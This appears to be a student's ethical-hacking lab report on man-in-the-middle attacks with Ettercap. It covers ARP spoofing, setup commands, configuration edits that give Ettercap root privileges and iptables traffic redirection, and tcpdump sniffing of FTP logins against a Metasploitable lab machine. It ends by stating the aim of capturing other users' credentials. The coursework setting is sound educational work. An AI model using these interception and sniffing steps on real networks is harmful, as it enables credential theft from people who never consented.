

ETHICAL HACKING

LAB ASSIGNMENT -6

Name: Dasari Sanath Kumar

ID:700760349

CRN:22285

In this Lab we are going to learn about Ettercap for MIM (Man in The Middle Attack)

It is true that Ettercap is a widely used instrument for conducting Man-in-the-Middle (MITM) attacks on computer networks. Network sniffing, interception, and analysis are its main uses.

Network Interception: Ettercap intercepts traffic between two hosts on a network. It does this by placing itself between the target and the gateway or between the target and the internet.

ARP Spoofing: Address Resolution Protocol (ARP) spoofing is a common technique used by Ettercap to redirect traffic. It sends fake ARP messages to the target, telling it that the MAC address of the gateway (or another target) is associated with Ettercap's MAC address. This causes traffic meant for the gateway to be redirected through Ettercap.

Packet Inspection: Once traffic is intercepted, Ettercap can inspect and analyze it. This can include capturing plaintext passwords, session cookies, or other sensitive information being transmitted over the network.

Manipulation: Ettercap can also modify intercepted packets before forwarding them to their intended destination. This allows an attacker to alter the content of web pages, inject malicious code, or perform other nefarious activities.

Plugin Support: Ettercap supports plugins, which extend its functionality and allow for more advanced attacks. These plugins can be used for tasks such as sniffing SSL-protected traffic, performing DNS spoofing, or conducting additional packet manipulation.

For Lab setup:

1. We need to use the following commands to install newer version of Ettercap.

```
$ sudo apt-get update
```

```
$ sudo apt-get install debhelper bison check cmake flex ghostscript libbsd-dev  
libcurl4-openssl-dev libgeoip-dev libltdl-dev liblua5.1-dev libncurses5-dev  
libnet1-dev libpcap-dev libpcre3-dev libssl-dev libgtk-3-dev libgtk2.0-dev
```

Now we need to create a directory /opt and need to install all the dependencies of Ettercap from git ,to do so need to follow the below commands as mentioned,

```
$ cd /opt
```

```
$ sudo git clone https://salsa.debian.org/pkg-security-team/ettercap
```


```
$ cd ettercap
```

```
$ sudo mkdir build
```

```
$ cd build
```


And now we need to open Ettercap.conf file and need to do few changes as mentioned in below screenshots

- a. Change ec_uid and ec_gid to 0 so that Ettercap can run with root privileges.




```
12 #
13 #####
14 #
15 [etters]
16 ec_uid = 0 # nobody is the default
17 ec_gid = 0 # nobody is the default
18 #
19 [mitm]
20 arp_storm_delay = 10 # milliseconds
21 arp_poison_start = 0 # boolean
22 arp_poison_warm_up = 1 # seconds
23 arp_poison_delay = 10 # seconds
24 arp_poison_icmp = 1 # boolean
25 arp_poison_reply = 1 # boolean
26 arp_poison_request = 0 # boolean
27 arp_poison_equal_mac = 1 # boolean
28 dhcp_lease_time = 3600 # seconds
29 port_steal_delay = 10 # seconds
30 port_steal_send_delay = 2000 # microseconds
31 ndp_poison_warm_up = 1 # seconds
32 ndp_poison_delay = 10 # seconds
33 ndp_poison_send_delay = 1500 # microseconds
34 ndp_poison_icmp = 1 # boolean
35 ndp_poison_equal_mac = 1 # boolean
36 icmp6_probe_delay = 3 # seconds
37 #
38 [connections]
39 connection_timeout = 300 # seconds
40 connection_idle = 0 # seconds
41 connection_buffer = 10000 # bytes
42 connect_timeout = 5 # seconds
43 #
44 [stats]
45 sampling_rate = 50 # number of packets
46 #
47 [misc]
48 close_on_eof = 1 # boolean value
49 store_profiles = 1 # 0 = disabled; 1 = all; 2 = local; 3 = remote
50 aggressive_dissectors = 1 # boolean value
51 skip_forwarded_pkts = 1 # boolean value
52 checksum_check = 0 # boolean value
53 submit_fingerprint = 0 # boolean valid (set if you want ettercap to submit unknown finger prints)
54 checksum_warning = 0 # boolean value (valid only if checksum check is 1)
```

- b. Uncommenting by removing # before below two lines will make you to set iptables firewall rules to redirect the traffic.




```
104 #####
105 #
106 # redir_command_on/off
107 #####
108 # you must provide a valid script for your operating system in order to have
109 # the SSL dissection available
110 # note that the cleanup script is executed without enough privileges (because
111 # they are dropped on startup), so you have to either: provide a setuid program
112 # or set the ec_uid to 0, in order to be sure the cleanup script will be
113 # executed properly
114 # NOTE: the script must fit into one line with a maximum of 255 characters
115 #
116 #
117 # Linux
118 #
119 redir_command_on = "iptables -t nat -A PREROUTING -i $iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"
120 redir_command_off = "iptables -t nat -D PREROUTING -i $iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"
121 #
122 #
123 # pendant for IPv6 - Note that you need iptables v1.4.0 or newer to use IPv6 redirect
124 # they are dropped on startup), so you have to either: provide a setuid program
125 # or set the ec_uid to 0, in order to be sure the cleanup script will be
126 # executed properly
127 # NOTE: the script must fit into one line with a maximum of 255 characters
128 #
129 #
130 # Mac OS X
131 #
132 #
133 # BSD PF for IPv6:
134 #redir_command_on = "(pfctl -sn >/dev/null; echo 'rdr pass on $iface inet6 proto tcp from any to $destination port $sport -> localhost port $rport') | pfctl -f - >/dev/null"
135 #redir_command_off = "pfctl -Psn >/dev/null | egrep -v 'inet6 .* any to $destination port $sport' | pfctl -f - >/dev/null"
136 #
137 #
138 # FreeBSD
139 #
140 #
141 # Before PF can be used, make sure the kernel module has been loaded by
142 # kldstat | grep pf.ko. If the result is empty, you can load it by
143 # kldload pf.ko or add 'pf_enable="YES"' to the /etc/rc.conf and reboot.
```

2. We also need to set IP forwarding on the Kali Linux machine to avoid denial-of-service.




Now need to install ftp using below command and also mentioned in the screenshot below,

\$ sudo apt-get install ftp




Now Wireshark has opened and promiscuous of eth0 should be disabled in order to sniff packets in Wireshark and please check the screenshot below




We will now sniff some packets for our own traffic,


In kali Linux we need to use the below command to sniff packets to our own traffic

\$ `tcpdump -i eth0 -s 0 -w - host 192.168.2.145` → 192.168.2.145 is my Metasploitable IP.






More interesting I have seen the data that I have entered while login the ftp server running on the Metasploitable 2 virtual machine.



3. Now we will now sniff the communications from other users and hopefully to steal their credentials.


